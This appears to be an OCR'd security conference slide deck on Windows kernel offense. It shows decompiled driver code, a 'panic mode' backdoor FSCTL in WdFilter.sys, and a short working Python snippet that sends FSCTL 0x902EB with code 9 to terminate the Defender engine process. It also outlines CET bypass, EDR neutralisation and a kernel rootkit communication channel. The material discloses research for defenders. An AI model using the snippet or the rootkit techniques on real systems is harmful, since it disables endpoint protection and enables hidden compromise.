


```
NTSTATUS __fastcall SecKseZwTerminateProcess(void *ProcessHandle, NTSTATUS ExitStatus)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    status = 0;
    process = 0i64;
    allowCall = 1;
    _InterlockedAdd64(&qword_1C0014530, 1ui64);
    if ( BYTE4(SecKsePolicyConfig) )
    {
        if ( (BYTE8(xmmword_1C00148E8) & 1) != 0 )// Policy enabled?
        {
            callerAddress = SecKseCaptureCallerAddress();
            moduleCtx = SecKseLookupModuleContextByAddress(callerAddress);
            if ( moduleCtx )
            {
                auditConfig = &moduleCtx->AuditBitmask;
                if ( (moduleCtx->ConfigBitmask & 1) != 0 || (*auditConfig & 1) != 0 )
                {
                    status = ObReferenceObjectByHandle(ProcessHandle, 1u, PsProcessType, 0, &process, 0i64);
                    if ( status >= 0 )
                    {
                        if ( PsIsProtectedProcess(process) )
                        {
                            if ( (*auditConfig & 1) != 0 )
                                SecKseAuditKernelApi(moduleCtx, L"ZWTERMINATEPROCESS", moduleCtx->ConfigBitmask & 1);
                            if ( (moduleCtx->ConfigBitmask & 1) != 0 )
                            {
                                status = STATUS_ACCESS_DENIED;
                                allowCall = 0;
                            }
                        }
                    }
                }
            }
        }
    }
    if ( process )
        ObfDereferenceObject(process);
    if ( allowCall )
        return ZwTerminateProcess(ProcessHandle, ExitStatus);
    return status;
}
```


Time for Plan B

- MsMpEng.exe is a PPL – hard to suspend/terminate
  - WdFilter.sys can terminate the process but only MsMpEng.exe can send it commands
- WdFilter.sys has a “Panic Mode”
  - Enabled when MsMpEng.exe times out on multiple file scans
  - Opens a “back door” that allows any process to sent certain commands to the driver
  - Sending a FSCTL with code 0x902EB will enter MpFsCtlDispatcher: a private IOCTL interface
    - Allows setting internal flags, resetting cache and terminating MsMpEng.exe



```
NTSTATUS __fastcall MpPreFsControl(
        PFLT_CALLBACK_DATA CallbackData,
        PCFLT_RELATED_OBJECTS FltObjects,
        PFLT_CONTEXT *CompletionContext)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  Context = 0i64;
  *v31 = 0i64;
  v33 = 0i64;
  if ( !FltObjects->FileObject )
  {
    if ( DeviceObject != &DeviceObject && (HIDWORD(DeviceObject->Timer) & 1) != 0 )
      WPP_SF_(DeviceObject->AttachedDevice, 10i64, &unk_1C0012F10);
    return 1;
  }
  *CompletionContext = 0i64;
  v6 = 4;
  Iopb = CallbackData->Iopb;
  MinorFunction = Iopb->MinorFunction;
  if ( MinorFunction && MinorFunction != IRP_MN_KERNEL_CALL )// user request / kernel request are both valid
    return 1;
  FsControlCode = Iopb->Parameters.FileSystemControl.Common.FsControlCode;
  if ( FsControlCode <= 0x902EB )
  {
    if ( FsControlCode == 0x902EB )
    {
      if ( PsGetCurrentProcessId() != MpData->EngineProcessId
        && (MpData->InternalFlags & 0x80000000) == 0
        && !MpData->PanicMode )
      {
        return 1;
      }
      CallbackData->IoStatus.Status = MpFsCtlDispatcher(CallbackData, FltObjects);
    }
    else
```



```
BOOLEAN __fastcall MpFsCtlDispatcher(PFLT_CALLBACK_DATA CallbackData, PCFLT_RELATED_OBJECTS FltObjects)
{
  unsigned int *InputBuffer; // rcx
  int result; // eax MAPDST
  unsigned int input; // [rsp+30h] [rbp-18h]

  ProbeForRead(CallbackData->Iopb->Parameters.FileSystemControl.Neither.InputBuffer, 4ui64, 4u);
  InputBuffer = CallbackData->Iopb->Parameters.FileSystemControl.Neither.InputBuffer;
  input = *InputBuffer;
  switch ( *InputBuffer )
  {
    case 2u:
      return MpFsCtlQueryNormalizedName(CallbackData, FltObjects);
    case 6u:
      return MpFsCtlResetFileInCache(InputBuffer, FltObjects);
    case 7u:
      return MpFsCtlSetFileStateFlags(CallbackData, FltObjects);
  }
  if ( (MpData->InternalFlags & 0x80000000) == 0 && !MpData->PanicMode )
    return STATUS_SEVERITY_WARNING;
  if ( input != 9 )
  {
    if...
    return STATUS_SEVERITY_WARNING;
  }
  result = MpTerminateEngineProcess();
  if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*(WPP_GLOBAL_Control + 11) & 2) != 0 )
    WPP_SF_qd(
      *(WPP_GLOBAL_Control + 3),
      19i64,
      &WPP_415afb42e9ed3bea82bd2f46ee3c28b4_Traceguids,
      MpData->EngineProcess,
      result);
  return result;
}
```

Windows Defender Backdoor FSCTL


- Timeout is determined by MpData->LocalTimeout
  - Default is 4 minutes for local files and 6 for network files
  - After 4 timeouts WdFilter.sys will go into panic mode
    - Also set in MpData together with the number of times it entered panic mode
    - FSCTL 0x902EB with code 9 will terminate MsMpEng.exe

```
f = win32file.CreateFile("c:\\temp\\test.txt",
win32file.GENERIC_READ, win32file.FILE_SHARE_READ, None,
win32file.OPEN_EXISTING, 0)
win32file.DeviceIoControl(f, 0x902eb, b'\x09\x00\x00\x00',
None, None)
```

Demo

Hiding in the Kernel

- Drivers are visible to anyone who is looking
  - And user<->kernel communication mechanisms are too
  - Many kernel structures are protected or monitored so they can't be hooked or tampered with anymore
- But we can live off the land in the kernel
  - MsSecCore.sys shim functions call the registered functions in MsSecFlt.sys – this interface isn't protected
- Build private comms mechanism by hooking callback routines and invoking hooked APIs from the UM process to send messages to the driver


Rootkit.sys
Call evaluation routine
MsSecCore.sys
Call shim function
ntoskrnl
PsSuspendProcess
Shimmed Driver
Request process suspension
User Mode Process

Summary

- Bypass CET by returning to a different address from the shadow stack
  - Works against KCET too
- Reach the kernel through a vulnerable driver
  - Even if HVCI block list is enabled
- Neutralize EDRs with HVCI features or built-in backdoors
  - Or vulnerable drivers
- Live off the land in the kernel by hooking and abusing existing internal mechanisms

References

- Protected Processes:
  - http://publications.alex-ionescu.com/NoSuchCon/NoSuchCon%202014%20-%20Unreal%20Mode%20-%20Breaking%20Protected%20Processes.pdf
  - https://googleprojectzero.blogspot.com/2018/10/injecting-code-into-windows-protected.html
  - https://drive.google.com/file/d/1Pj7hSvsj0qvegdIUvABa9KUEKOrLzu2p/view + https://github.com/gabriellandau/PPLFault
- Kernel Shim Engine:
  - https://www.youtube.com/watch?v=qCa9icMqBNM

Questions?